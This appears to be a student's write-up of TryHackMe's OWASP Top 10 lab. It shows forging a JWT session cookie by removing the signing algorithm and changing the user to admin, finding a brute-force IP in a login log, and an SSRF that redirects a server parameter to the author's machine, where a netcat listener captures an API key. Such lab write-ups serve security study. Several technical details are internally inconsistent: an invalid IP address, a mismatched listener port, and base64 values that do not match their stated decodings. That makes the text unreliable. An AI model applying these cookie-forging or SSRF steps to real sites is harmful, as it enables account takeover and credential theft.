After successful login, inspected the page, and found the name of the cookie that was being used for the session,

Hello guest. Only the admin user is allowed to get the flag!

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
jwt-session	eyJhbGciOiJIUzI1NiJ9.eyJrIjoiZmFtZS4yMjIwMDI2ZGNhOWVzZW5jYjAxMzVmZDE4NTQyQjIzIz... d3nno5gHtQgdi1q2544e09	10.10.108.152	/	Session	142	false	false	None	Mon, 04 Nov 2024 08:27:56 GMT
PHPSESSID	d3nno5gHtQgdi1q2544e09	10.10.108.152	/	Session	35	false	false	None	Mon, 04 Nov 2024 08:27:14 GMT


jwt-session="eyJhbGciOiJIUzI1NiJ9.eyJrIjoiZmFtZS4yMjIwMDI2ZGNhOWVzZW5jYjAxMzVmZDE4NTQyQjIzIz...
d3nno5gHtQgdi1q2544e09";
Expires="Mon, 04 Nov 2024 08:27:56 GMT";
Domain="10.10.108.152";
HttpOnly;
Max-Age="142";
SameSite="None";
Secure;
Size:142;

Parse Value
↳ jwt-session=eyJhbGciOiJIUzI1NiJ9.eyJrIjoiZmFtZS4yMjIwMDI2ZGNhOWVzZW5jYjAxMzVmZDE4NTQyQjIzIz...
d3nno5gHtQgdi1q2544e09;
↳ __proto__=Array


Quiz 2

After find the cookie it was time to start decoding the sections of the cookie, to try to modify the decode part and later encode it again to try to find a cookie to use to gain access to a session an admin,

I started by first decoding the first part of cookie and modifying it, and decoding the second part of the cookie and modifying it,



This how I decode the first part of the cookie using a appdevtools.com platform, after decoding I modified it to have no cryptographic encryption algorithm,



This how I decoded the second part of the cookie, which had he username guest, I modified it to have username admin,


The screenshot shows a Firefox browser window with several tabs open. The active tab is 'Base64 Encoder / Decoder' from [appdevtools.com](https://appdevtools.com/base64-encoder-decoder). The left sidebar lists various developer tools like Text Utilities, Case Converter, Sort Lines, Diff Checker, Text Editor, JSON Editor, and Formatters. The main content area has tabs for 'Encode' and 'Decode'. The 'Encode' tab is selected, and the input field contains the base64 encoded string 'eyJtC2VybmtZSI6Imd1ZXN0IiwizXhwIjoxNzExNTc0fQ='. The output section shows the decoded JSON string: '{username:'admin',exp:1730711574}'. A red banner at the top of the page says 'Winning KES 1M can change your story.' with a link to 'Learn more'.

In this image you can see the modifications I was talking about, no hash algorithm and username(admin), after all this modification I had to encode it, to come up with final cookie,

The screenshot shows a Firefox browser window with the same setup as the previous one. The 'Decode' tab is now selected, and the input field contains the JSON object '{username:'admin',exp:1730711574}'. The output section shows the base64 encoded string 'eyJtC2VybmtZSI6Imd1ZXN0IiwizXhwIjoxNzExNTc0fQ='.


Started by encoding the first part of cookie that I modified,

In this image, you can see the first encoded part, combined with the second encoded part, to for a cookie that I used to gain access to a session as admin,



The screenshot shows a browser window with several tabs open. The active tab is "Base64 Encoder / Decoder" from "AppDevTools". In the input field, there is JSON data: {"username": "admin", "exp": 1730711574}. Below it, the "Encode" button is selected. The output field shows the Base64-encoded string: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhcHBfZSI6Imd1ZXN0IiwicXhwIjoxNzHmNzExNTc0fQ.x9_Gt0IT_1zMcyu7o9KxJu06k0bsaJecDQg-gcxKA. The status bar at the bottom indicates "Screenshot_2024-11-04_11_13_23.png" | 148.4 KB (151997 bytes) | PNG image.

With the new cookie created, I replaced the old cookie with this cookie, and reloaded the page where now I had gain access as an admin and found the flag,



1.9 Security Logging and Monitoring Failures

When web applications are set up, every action performed by the user should be logged. Logging is important because, in the event of an incident, the attackers' activities can be traced. Once their actions are traced, their risk and impact can be determined. Without logging, there would be no way to tell what actions were performed.

This results to Regulatory damage, Risk of further attacks.

Questions

The screenshot shows a Firefox browser window with several tabs open, including "Online Book Store 1.0 - UI", "TryHackMe | OWASP Top", "Slug Generator Online", and "Cookies4all". The main content area displays a challenge titled "Common payloads". It asks about common payloads used by attackers and provides a hint: "Just detecting suspicious activity isn't helpful. This suspicious activity needs to be rated according to the impact level. For example, certain actions will have a higher impact than others. These higher-impact actions need to be responded to sooner; thus, they should raise alarms to get the relevant parties' attention." Below this, it says "Put this knowledge to practice by analysing the provided sample log file. You can download it by clicking the [Download Task Files](#) button at the top of the task." There are two input fields: one for "What IP address is the attacker using?" containing "49.99.13.16" and another for "What kind of attack is being carried out?" containing "Brute Force". Both fields have "Correct Answer" and "Hint" buttons next to them. At the bottom, there are two dropdown menus: "Task 22" (selected) showing "10. Server-Side Request Forgery (SSRF)" and "Task 23" showing "What Next?". A footer bar at the bottom shows "Created by tryhackme, munra, 1337rc", "Room Type Free Room. Anyone can deploy virtual machines in the room (without being subscribed)! Users in Room 107,831", and "Created 608 days ago".

I started off by downloading the logs file,

The screenshot shows a web browser window with a task progress bar at the top. Task 21 is active, titled "9. Security Logging and Monitoring Failures". The content discusses the importance of logging user actions for security and monitoring. It lists regulatory damage and risk of further attacks as significant impacts. It also specifies what information should be stored in logs (HTTP status codes, time stamps, usernames, API endpoints/page locations, IP addresses). A note about sensitive information and secure storage is present. A download button for "login-logs_1595366583422.txt" is visible. The browser's address bar shows the URL <https://tryhackme.com/room/owaspotp02021>.

After successful download I used cat to view the contents of the logs file, and found there were users trying to login and among them was An IP that was trying to brute force its login, by using different usernames,

The screenshot shows a terminal window on a Kali Linux system. The user is in the Downloads directory. They run the command "cat login-logs_1595366583422.txt" to view the contents of the downloaded log file. The log file shows many failed login attempts from different IP addresses and usernames, such as "jrz22", "rando99", "user1", "rada", "bf1f", "hardo", "admin", and "root". The timestamp for these attempts ranges from March 18, 2019, to March 21, 2019. The terminal also displays a question from the task asking for the IP address of the attacker.

1.10 Server-Side Request Forgery (SSRF)

This type of vulnerability occurs when an attacker can coerce a web application into sending requests on their behalf to arbitrary destinations while having control of the contents of the request itself. SSRF vulnerabilities often arise from implementations where our web application needs to use third-party services.

Questions

tryhackme.com/r/room/owaspTop102021

Room completed (100%)

Answer the questions below

Explore the website. What is the only host allowed to access the admin area?

localhost

✓ Correct Answer Hint

Check the "Download Resume" button. Where does the server parameter point to?

secure-file-storage.com

✓ Correct Answer

Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?

THM[Hello_Im_just_an_API_key]

✓ Correct Answer

Going the Extra Mile: There's a way to use SSRF to gain access to the site's admin area. Can you find it?


Note: You won't need this flag to progress in the room. You are expected to do some research in order to achieve your goal.

No answer needed


✓ Correct Answer

Quiz 2

I started off by loading the IP on the browser and found it was a portfolio for John containing his resume and works, I copied the link to the download button,



This is how the link looked like, when downloading one was being redirected to another server, secure-file-storage.com.



Quiz 3

Used command ifconfig to get the IP address I was assigned after connecting to the vpn, and decided to set a netcat to listen at port 8087, so as to intercept the contents of the request,


```
[deathstroke@martin:~] -> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 brd 10.0.2.255 netmask 255.255.255.0 broadcast 10.0.2.255
        ether 08:00:27:74:41:1f txqueuelen 1000 (Ethernet)
            RX packets 23642 bytes 14745126 (14.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 18926 bytes 3174064 (3.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 brd 127.0.0.1 netmask 255.255.255.0
        loop txqueuelen 1000 (Local Loopback)
            RX packets 10 bytes 580 (580.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 10 bytes 580 (580.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=43<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.21.73.720 brd 10.21.73.724 netmask 255.255.0.0 destination 10.21.73.724
        inet6 fe80::955f:8126:eb0:5008 prefixlen 64 scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 2474 bytes 189495 (185.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2311 bytes 189495 (185.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[deathstroke@martin:~] -> nc -lnpv 8887
listening on [any] 8887 ...
```

I modified the Link of download button, to have my IP address instead the secure-file-storage.com,



And when I reloaded the browser I found reply on netcat listening, it had already intercepted the contents of the request, and viewed the flag.s

2.0 In conclusion

This room has been beneficial and insightful of the various security risk that a web application can experience.